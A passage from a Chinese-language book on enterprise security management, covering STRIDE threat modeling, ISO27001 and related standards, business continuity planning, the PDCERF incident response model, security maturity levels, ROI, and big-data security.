图中，①、②、③其实都存在假冒、篡改、拒绝服务的风险，所以在这些环节都需要考虑认证、鉴权、加密、输入验证等安全措施。但根据风险的不同，过程③在内网的服务器被拒绝服务的风险较小，而在 Internet 上传输的过程①所受到的监听和篡改的风险更大，所以在每个环节上采取的风险削减措施的力度会不一样，这实际上也是什么安全措施一定要落地、什么安全措施可以适当妥协的一个参考视角。很多安全从业者所接受的安全认知往往是进入一家企业后，拿到一份名为应用开发安全标准的文档，里面描述了访问控制、输入验证、编码过滤、认证鉴权、加密、日志等各种要求，久而久之就变成了一种惯性思维，实际上之所以要这么做是因为在系统设计的某个环节存在 STRIDE 中的一种或几种风险，所以在那个设计关注点上要加入对应的安全措施，并不是在所有的地方都要套用全部的或千篇一律的安全措施。否则就会变成另外一种结果："过度的安全设计"。威胁建模的成果跟工作者自身的知识也有很大的关系，有攻防经验的人比较容易判断威胁的来源和利用场景，如果缺少这方面的认知，可能会发现到处是风险，有些风险的利用场景很少或利用条件非常苛刻，如果一味地强调风险削减措施也会变成有点纸上谈兵的味道，虽然从安全的角度没有错，但从产品交付的整体视角看，安全还是做过头了。

总体上看，STRIDE 是一个不错的参考视角，即便有丰富攻防经验的人也不能保证自己在面对复杂系统的安全设计时考虑是全面的，而 STRIDE 则有助于风险识别的覆盖面。

以上的例子是 high level 的威胁建模，low level 的威胁建模需要画了时序图后根据具体的协议和数据交互进行更进一步的分析，细节可以参考威胁建模相关的方法论，但不管是

high level 还是 low level 都比较依赖于分析者自身的攻防技能。

参考资料

威胁建模：使用 STRIDE 方法发现安全设计缺陷（http://msdn.microsoft.com/zh-cn/magazine/cc163519.aspx）。

STRIDE 图表（http://blogs.microsoft.com/cybertrust/2007/09/11/stride-chart/）。

3.9 关于 ISO27001

1. 重建对安全标准的认知

虽然标题用了 ISO27001，但实际上这里可以指代所有的安全标准和安全理论。木桶理论安全界的人都知道，但用到实际工作中，没太大用，说到底就是给外行解释安全这件事的一个通俗比喻而已。业内有些声音认为安全标准堵不住漏洞，所以安全标准都是没用的“废物”，这种论据显然是有问题的，首先安全标准的制定就不是为了堵漏洞，所以安全标准跟漏洞没关系，完全两个层面的东西，不能拿来说事，堵漏洞有具体的技术手段，但安全建设并不只有堵漏洞这种微观对抗。

那安全标准到底有什么用，我用最通俗的语言解释一遍，安全标准归根结底是为了给你一个参考和指引，当你把基础的技术防护手段实施之后，过了上任之初的救火阶段之后，就需要停下来思考一下整个企业安全范畴中，哪些事情是短板，哪些领域尚且空白，需要在哪些点上继续深挖才能覆盖公司整体的安全建设，而安全标准的价值就是告诉你，在安全建设的领域里可能有那么 100 件事情是需要做的，但具体选择只做 80 件还是 99 件还是 100 件全做是你自己的事情，它只告诉你 100 件事情是什么，但是这 100 件事情怎么实现，对应的技术方案或流程是什么它不会告诉你，实现和落地是需要自己去想的，它本质上是用于开拓视野，跟堵不堵漏洞完全没冲突，换句话说它是一本书的目录，但对于每个章节怎么写则取决于你自己，你可以买 WAF 也可以加固容器，也可以像偏执狂一样地做代码审计，至于堵漏洞那只是每个章节里的一段文字而已。

2. 最实用的参考

对互联网公司而言，我认为有几个非常刚需的参考：

- ITIL(BS15000/ISO20000)——绝大多数互联网公司的运维流程都是以 ITIL 为骨架建立的，甚至连内部的运维管理平台，监控系统上都能一眼看出 ITIL 的特征。而偏运维侧的安全，基础架构与网络安全，这部分的安全建设是以运维活动为主干，在运维活动上添加安全环节来实现安全管理的。所以想在运维侧建立安全流程必须熟悉 ITIL，把安全环节衔接到所有的发布、变更、配置、问题和事件管理之上，而不是打破原来既有的运维流程，再去独创一个什么安全流程。
- SDL——研发侧的安全管理，绝大多数公司都借鉴了微软的 SDL，即便是再有想法的甲方安全团队也离不开它，所以无论如何必须掌握 SDL。
- ISO27001——企业安全管理领域的基础性安全标准，所谓基础就是不能比这个更加精简了，你可以不碰那些高大上的，但是 ISO 27001 则相当于入门水准，就好像高等数学线性代数你可以不会，但是如果你连 9×9 乘法表都背不出来，那只能永远呆在家里不出门了，因为你连买 10 个苹果找你多少钱都算不来。ISO 27001 总体上提供了一个框架性的认知。

3. 广泛的兼容性

学习攻防技术和学习少数几个国际标准一点都不冲突，南向北向都是人为划分的，除非坐地画圈，否则完全不存在这种天然障碍。一个优秀的甲方工程师就是应该系统化又熟悉技术细节的，对于开篇提到的 CSO 而言，没有视野的人绝对当不了 CSO。

4. 局限性

方法论的作用是解决企业整体安全从 30 分走向 50 分的问题，这个阶段需要具备普适性的有助于改善基本面全方位提升的东西。但是到了中后期，这些就不太管用了，如果你想从 60 分上升到 80 分，不能再依赖于方法论，而是进入安全特性改进的贴身肉搏战状态，很多竞争力也许只有几十条规则，但是这些从表面上是看不出来的，只有依靠专业人士的技能和资源的集中投入才能有所产出。

3.10　流程与“反流程”

1. 人的问题

在传统安全领域一直是强调流程的，但是互联网行业有一点反流程，甚至像 Facebook

这样的公司还表示除非万不得已否则不会新建一条流程来解决问题。那安全建设到底要不要流程。首先有流程肯定能解决问题，但流程化是不是最佳实践则不确定。

于是先解决第一个问题：有没有可能没有流程，什么情况下可能很少或接近于没有流程。假如公司的人很少，从工位上站起来就能看到全公司的人，要发布版本吼一嗓子全员都能听到，这种情况下确实不需要什么流程，不只是安全流程，其他的流程也没必要。

如果组织比较大，单纯一个发布行为会涉及很多跨部门的人，甚至地域上都是分布式的团队，参与活动的人员行为即便是都挂在公司内部的 IM 工具上一致性也无法保证，那这个时候为了尽可能规避人犯错，就会制定一些流程。随着组织越来越大，流程会越来越多，并且流程大都不是“进取和开放”型的，而是“错误规避”型的，整个组织的流程都会表现为在某个方向上高度优化，从而进入基因决定理论的影响范畴，流程的制作者为了保护既有权益，大多会僵化执行流程，开始走向自己的反面。作为安全负责人，必须周期性地审视安全和 IT 治理的流程是不是太冗余了，是否可以精简一下，或者在公司业务扩张、新建业务线的时候考虑一下原有的流程是否适用于新的领域。如果安全负责人对这些问题比较漠视，要么对业务不敏感，要么自身提前进入不受激励的保乌纱帽状态了。

2. 机器的问题

流程是用来解决人容易犯错的问题，而不是用来解决机器犯错的问题，如果把流程用于解决机器犯错的问题那就会闹出笑话来。比如程序发布前，需要有一个安全检查的环节，如果不约定流程，很容易漏掉，这是在解决人步骤错误的问题。但是 10000 台机器打同一个补丁，有 9990 台都打上了没问题，剩下 10 台补丁有问题，这种问题应该通过技术手段解决，而不是通过流程来解决，如何让系统和程序返回人所期望的结果是技术需要解决的问题，跟流程没关系，当然有人说跟程序的执行流程（routine）有关系，是的此流程非彼流程。通过人为的流程来解决，人的工作会越来越多，忙于救火之中不堪重负，通过技术途径解决，组织的自动化程度会越来越高，生产力会越来越强，两条路最终会使团队走向两极分化，选哪一极就看团队的基因了。在前面的例子中为了衡量流程的执行结果，我们通常会引入一些技术的自动化手段来检测，例如被动式扫描，有些开发和运维漏掉安全审计环节直接上线了，也能把这些程序的 URL 找到抓下来扫，当然它并不能替代流程本身的作用。

3.11　业务持续性管理

业务持续性管理（BCM）是一个较高层次的管理机制，通常对应到公司层面，它使企业认识到潜在的危机和相关影响，制订响应、业务和连续性的恢复计划，其总体目标在于提高企业的风险防范能力，有效地响应非计划的业务破坏并降低不良影响。以 2015 年中国互联网行业的标志性事件为例，网易、携程、支付宝先后发生大规模服务中断，这个问题就是业务持续性管理的场景。

BCM 的全生命周期方法论如图 3-4 所示，其中 BIA（Business Impact Analysis，业务影响分析）、Recovery Strategy（恢复策略），实施以及测试和演练都是很重要的环节。BIA 的例子：如果 QQ 的数据库被拖库了对腾讯有什么影响，如果支付宝被拖库了对阿里有什么影响？这两个问题可能有点极端，再举几个可能性更大一点的：如果公司官网遭受 DDoS 攻击，流量一度超过防御的最大值会有什么影响？如果公司一个主站页面被挂了马会有什么影响？好像这些问题都比较头疼，再举一个轻微一点的，如果一个客服的论坛账号被盗了会有什么影响，尽管这个问题在入侵者那里可能会玩成蝴蝶效应，甚至变成 APT，但是一般情况下这个还是比之前的例子要轻微得多，不能 getshell 的话，改一下口令就完事了。从这里也可以看出 BIA 跟基于资产权重的风险管理方法论类似，跟威胁建模也有点异曲同工的味道，只不过威胁建模关注的是具体的系统，而 BIA 关注的是公司的业务。




图 3-4　BCM 的生命周期

对于风控策略，大多数人会想到 DB 审计，纵深防御 OS 防护，应用层防止 SQL 注入，部署 WAF 等，这些东西原先放在安全体系里“貌似”完整，而如今放到 BCM 里一下子就

不完整了，为什么？显然你仍然没有回答上述问题：假如被拖库了怎么办。有的人认为管理是无用的，BCM 也无助于降低程序的安全漏洞率，但是只会攻防，只会堵洞显然也解决不了企业安全中的那许许多多问题。这个问题很现实，作为安全负责人，老板一定会问你假如被拖库了怎么办，有人会说“我引咎辞职”，这样的回答似乎很有责任感，但对面的人可能就会想：“你是骗子么，公司都快垮了，你走人了？”

一个典型的 BCP（Business Continuity Plan）如表 3-2 所示。

表 3-2 典型的 BCP 示例

业务持续性计划	灾难恢复	业务恢复	业务继续	持续性规划
目标	关键电脑、应用	关键业务流程	流程还原	流程变通方案
聚焦	数据恢复	流程恢复	返回正常状态	将就使用
示例事件	大型机故障	实验室泛	建筑物火灾	应用丢失
解决方案	热备份站点恢复	烘干和重启	新的装备和建筑物	使用手工流程

这里面定义了一系列的视角维度和与之对应的措施，不具体展开了，对于安全团队而言，通常需要根据公司所有的业务简单做 BIA，然后根据所有的 IT 资产权重分类分级，并制定对应的保护策略以及关键安全事件发生后的应急预案。应急预案不只是纸面上的流程，还包括了一系列的技术性措施，例如你的账号保护体系。现实生活中有的人比较反感理论派的原因是只制定纸面的策略，而忽略技术环节的 PDCA，不关注如何优化纵深防御来缓解保护失效后持续缩小攻击面和影响面的问题，不关注阻断 kill chain，不重视安全事件发生后的应急体系工具建设，以及关键系统的功能中是否支持有损服务策略等，这些问题导致了技术派认为管理是无用的，甚至连安全标准都背了黑锅，其实标准是无罪的，BCM 是好东西。




图 3-5 德勤的 BCM 方法论实施路径

图 3-5 是德勤的 BCM 方法论实施路径图，更多关于 BCM 的内容可以上网自己搜索，这里不继续展开了。

参考资料

“德勤业务连续性计划和管理”(http://www.davislogic.com/bcm.htm)。

3.12　关于应急响应

很多人认为应急响应就是 SSH 连上被黑的机器去查 rootkit，直到今天我也基本不漏读那些思路清晰的入侵分析的 paper，只不过工程师关注的跟 CSO 关注的还是有些不一样。10 年前，我是乙方工程师时去客户机器上查后门，虽然没有犯过明显的大错误，但有时候还是很怕把系统搞垮了，毕竟人家也没备份数据，所以总归心里不踏实。如果你在 SRC 接到白帽子报漏洞，打开一看人已经入侵到系统了，然后就突然心里一沉，慌慌张张就要了个 root 账号 SSH 连上去了，这种状态其实很不好，搞不好反添乱，一个不小心就发生了点小意外把什么东西搞挂了，然后莫名其名自己就变成罪魁祸首了。




图 3-6　应急响应的 PDCERF 模型

应急响应有一个 PDCERF 模型（也可以参考 NIST SP800-61），如图 3-6 所示。简单说来就是一连串步骤。P 是指 Preparation（准备），之前要做各种准备工具，具体一点的比如应急工具：静态编译的 ls、ifconfig、ps 等总归是要事前准备好。D 是指 Detection（诊断），初步诊断发生了什么类型的问题，以助于后续工作展开，同样是大规模流量，L4 DDoS，CC 还是蠕虫爆发，对应的应急手段不一样。C 是指 Containment（抑制），这是被大多数人忽略的一步，首先应该是抑制受害范围，隔离使受害面不继续扩大，再追求根治，而不是一边任其蔓延，一边去查后门，到头来你查完这台机器，入侵者在这时间档里又搞到了另外两台，然后你就干瞪眼吧。这跟 ITIL 的思路是一样的，问题发生时首先是用事件管理以平息事件，恢复 SLA 为目标，至于到底是什么原因可以先放一放，等恢复服务了，再用问题管理来解决根因的事情。接下来就是大多数人最熟悉的那一步，E 是指 Eradication（根除），寻找根因，封堵攻击源。R 是指 Recovery（恢复），把业务恢复至正常水平。最后，F 是指 follow-up（跟踪），监控有无异常，报告，管理环节的自省和改进措施，现在俗称安全运营的持续改进环节。

ITSM 的思路贯穿于企业安全建设的方方面面，了解攻防技术只是说你具备了参与企业安全建设的技术理论基础，但并不代表你具备了企业安全建设的正确方法。之前说到抑制的环节，首先要了解业务、数据流、各服务接口调用关系，这些都是日常的积累，否则随便一个隔离又把什么服务搞挂了。反过来倒推，如果安全团队平时连个数据流图都没有的，发现单点出现问题症状时大致的系统间影响和潜在的最大受害范围都估计不出来的，那安全建设即便是救火也肯定是一团糟啦。

3.13 安全建设的“马斯洛需求”层次

可按照“马斯洛需求”层次来描述安全建设的需求，如图 3-7 所示。

其实这张图里少了一个级别，就是 LV0，即没有安全措施。

LV1 通过一些较为基础的安全措施做到了基础的访问控制，并且交付的系统不含有明显的高危漏洞。但对于复杂的安全事件自身没有独立处理的能力，必须依赖于外部厂商。

LV2 有专职的安全团队，有攻防技术能力，能做到有火必救，不依赖于外部厂商。但在安全建设上缺乏思路，大多依赖商业产品或照搬已有的安全模式。

LV3 安全建设呈现初步的系统化，覆盖全生命周期，开发和运维环节都有必要的控制流程，主要的系统在架构上都会考虑安全方案，检测和防护手段能因地制宜。

LV4 除了基础架构，应用，数据等技术层面安全能做到全生命周期系统化建设，业务层面的安全问题也有系统化解决方案。安全此时不只关注技术层面的攻防对抗，也关注业务形式的安全以及黑产的对抗。

LV5 安全建设进入最佳实践阶段，不依赖于现有的安全机制，也不依赖于厂商的安全产品，虽说自己造轮子不代表最佳实践，不过对于互联网公司攻防和业务层面的安全问题，如果想做的好一点，不自己发明轮子似乎不太可能，至少现在市场上缺少很多针对互联网的解决方案。在这个阶段，严重的安全事件几乎很少发生，大多数精力都会用于优化现有系统的检测和拦截率。




图 3-7　安全建设的“马斯洛需求”层次

3.14 TCO 和 ROI

企业安全建设本质上不是一个可以通过完全量化的指标来衡量建设得好与坏以及能力成熟度的事情。安全是一个永无止境的投入，永远都没有办法提出一个清单，说这里面的条目你都做到了，安全就很好了。也是为什么等级保护、ISO27001、PCI-DSS 这类企业认证可以用来装点“门面”，在广告、营销、融资、上市公司内控等环节告诉公众自己是有那么一点安全能力的，但是永远都不可能说我是无懈可击。某些老板在台上走秀时吹牛的情节请自动忽略。安全建设的好坏不只是依赖于安全团队的强弱，还跟安全建设本身所消耗的金钱和资源有关，大多数企业都不是土豪级的公司，拿业界最佳实践来衡量都缺少前提条件，业界最佳实践可以是安全团队自己的追求，但不是安全团队工作成果的评价标准，因为现实中不可能消耗那么多钱用于安全建设，而一定是根据企业所处的阶段投入到应景的程度适可而止，如果这个时候某些砖家一定要拿什么能力成熟度模型来评估，说结果不好看，你可以很理直气壮的告诉对方从现实的角度出发无可厚非，什么阶段就是应该做什么事，拿个互联网行业千亿美金市值的公司来“套”大多数公司纯属无脑行为。

可用于评价安全建设做的好与坏的唯一标准就是 ROI，用什么样资源（TCO）产出什么样的安全效果。能力平庸的 CSO 可能建了很大的安全团队也还是频出安全事件，团队中不乏张口就是“七分管理，三分技术”的那类人，而面向实操干活的人却是少数且没有地位的工程师，即便有学习能力不错的工程师也没法系统化的组织他们的工作，任其自生自灭。还有的公司不缺干将，但是招了牛人却只做救火之用，到头来的产出和一支没有牛人的团队相差无几。思路清晰的 CSO 即便自己不充当工程师的角色，也能以一支精锐小团队覆盖企业中绝大多数安全环节。

在互联网公司，安全负责人最可能影响 ROI 的几个因素如下：

- 缺少系统化蓝图，对安全建设的全局以及分解后的轻重没有感性认知，这是最可能导致头痛医头脚痛医脚的原因。
- 对管理体系和工具链建设没有整体认知，选择在错误的时间点做正确的事。
- 把安全工作当成 checklist 而不是风险管理工作，凡事要求绝对安全而不能接受相对风险，对下属求全责备，大概只有外星人能满足这种需求。
- 弱于判断安全建设在实践环节的好与坏，搞不清楚某个安全机制在业界属于落后水平，平均水平，还是领先水平，以及某种安全机制对于削减某类风险的作用强弱，

容易被执行者忽悠。带来的结果就是貌似很苦很努力，但收效甚微。

- 个人的职场步调与公司发展的阶段不一致，公司处于快速扩张时期，而安全负责人本人则采取保守谨慎的策略。
- 只务内勤，不管外联，不重视生态关系建设。最后导致小问题，大影响。

作为一个风险管理型的角色，而不是直接产生利润的职能，其管理向上沟通可能会有一定的难度，在风险取舍方面跟上下左右达成一致也需要提前沟通好。

Chapter 4

第 4 章
业界的模糊地带

安全在当下有一定的热度，业界处于一种声音嘈杂的状态，概念、名词很多，给产业提供了新思路和新方向，但同时也误导人。尤其是新手，基本功还没做好就被新概念带着跑了，结果都以为自己在用很新的概念做很前沿的事情，实际上可能地基都没建好就开始玩智慧城市了。本章将介绍大数据安全中的一些概念，以及解决方案的争议。

4.1 关于大数据安全

业界对大数据安全的讨论铺天盖地（如图 4-1 所示），但这个概念在很多人的理解中可能是混乱和错位的。大数据安全映射到一个很大的概念，而不能直接对应到具体的事情上，你若直接说大数据安全，对方往往不能在第一时间明白你所要表达的意思。

1. 大数据安全的分类

第一类：关于现今流行的以 Hadoop 为生态的离线数据处理大数据架构和以 Storm 为生态的流式计算大数据架构，对于这些技术方案所涉及的安全风险，例如 Hadoop 的认证，数据的加密问题，也即企业在部署 Hadoop/Storm 集群时从采集存储到计算这套技术架构本身所涉及的安全问题。

图 4-1　大数据包含很多概念

第二类，以海量样本 + 机器学习的方法去处理安全检测问题，这里的大是指样本数量大，以试图获得比固定样本 + 精确匹配算法更接近事实的精准判断率，例如 360 的 QVM 引擎号称在云端存储 20 亿用于检测恶意代码的样本，用以区别传统的特征检测。这一类理论上最接近大数据的原生概念，但是能不能做得比传统方法更好，也是很有挑战的。

第三类，由于要处理的数据量比较大，传统的单机设备处理不了，所以需要用 Hadoop 之类的技术解决数据处理中的数据规模和实时性要求这两个性能问题，但本质还是传统 BI 的建模方法，解决的也是一个传统问题。当下大多数属于这一类，既然只是一个纯粹的性能问题，在有大数据支持团队的情况下，有价值的部分主要还在于建模的规则部分，即对安全问题的检测规则。

对于第二类，样本数量、数据采集点、采集渠道是其核心竞争力，所以越早开始积累数据，越早形成大数据，便形成了优势的壁垒。而对于第三类，积累数据的多少则无所谓，构成其能力的关键还是看规则的健全程度。

第三类是目前企业安全建设中实践最多的方案，大多数还是用自己产生的数据解决自己的安全问题，即用 VM1 产生的系统网络数据检测 VM1 的安全状态，而不是用 VM2 产生的系统网络数据检测 VM1 的安全状态，也很少用 VM1、VM2、VM3……VMx 产生的全局数据检测 VM1 的安全状态，尽管也有全局规则，但实际效果上占比较少。

在甲方安全团队的实际工作中，第二类问题主要留给 AV 和 APT 厂商，以购买商业产品的方法获得，并且场景主要在办公网络，对于比较大的互联网公司，也有将机器学习用于 Web 安全和业务层面的，而对于自己动手建设的部分更多聚焦于第三类方案，主要针对生产网络。

2. 传统场景和大型互联网场景

在传统安全场景下（如图 4-2 所示）通过采集各个终端安全软件的告警、日志，各个网络设备、安全设备的日志告警到一个数据源，用大数据进行多维度关联，最后展现告警，总体上用了一次大数据计算。




图 4-2　传统的安全场景

而在大型互联网下终端可能不直接告警（如图 4-3 所示），而是以采集数据为主，在每一个维度的安全解决方案上都会有自己的大数据环境，即单点的安全监测手段全部大数据化，通过第一次大数据计算在自己的纵向层次（例如主机入侵检测）上产生告警，而关联分析则会在利用第一次大数据计算结果的基础上提供第二次大数据计算产生更多的信息。是否在单维度上需要用到大数据计算环境，取决于 IDC 规模、数据量是否足够大，不大的情况下关系型数据库 + 黑白规则也可以胜任，而很大的时候往往需要用到大数据和机器学习。




图 4-3　大型互联网的环境

4.2　解决方案的争议

整个产业处于变革时期，安全理念和技术形态都在不断进步。有进取心的安全厂商在推出新的解决方案的同时，也毫不留情地指出了过去产品的弱点，例如在 APT 面世的时候提出 IDS 死亡了，在威胁情报出炉的时候提出防火墙、IPS 等“老三样”过时了，也有些人预言防火墙会消亡之类的。

安全厂商这么说虽然显得激进，但每一个时代的广告不都这样么，无论如何都不能算错。对于甲方的安全人员来说，如果你把原有的解决方案体系全部排除在外，只选择新兴类型的 APT、威胁情报、大数据类安全产品，会如何？显然无法解决现有环境中的大部分问题。新兴的解决方案和原来的安全措施本质上是演进、升级和补充的关系，不是替代的关系。

OWASP 的崛起跟互联网 Web 服务的大范围应用有很大的联系，但在某种意义上跟防

火墙这个古老的安全产品也有撇不了的关系。越来越多的管理员有了安全意识之后，很多站点只开放了 80 端口，应用层面的威胁对抗成了主战场，防火墙对于减少攻击面起了非常大的作用。另一方面随着缓冲区溢出类内存破坏缓解措施的成熟，二进制利用的难度越来越高，应用入口成了木桶理论的短板，也就是最容易下手的点，这是攻防技术双方演进后的一个状态，反应的是当前的时间点下 Web 应用安全热门的原因，但这并不会是一个常态。随着 RASP 等相关技术的成熟，对抗的战场还会发生进一步的变化，趋势是一个动态变化的过程。


防火墙会消亡么？这玩意儿其实跟阿司匹林一样，新药虽然一直在不断问世，但是阿司匹林长久不衰。很多人觉得防火墙这玩意儿没什么价值量，但不代表它没有价值，防火墙的最根本作用是减小攻击面，而不是为了解决反弹木马这样的问题。觉得没有价值量是因为人们已经对其非常习惯了，就好像出门穿衣服要先穿内裤一样变成了大多数人的一种常识。在常年累月中的积累使得学习和驾驭的边际成本递减，很容易获取和上手，所以大家都没太看重它，但是它的价值是由“假如没有防火墙”这一命题来决定的。如果现在线上的系统都一下子去掉防火墙会如何，所有 Linux 内核中的 netfilter 都不加载任何规则，现实中的安全状况会“一夜回到解放前”，OWASP 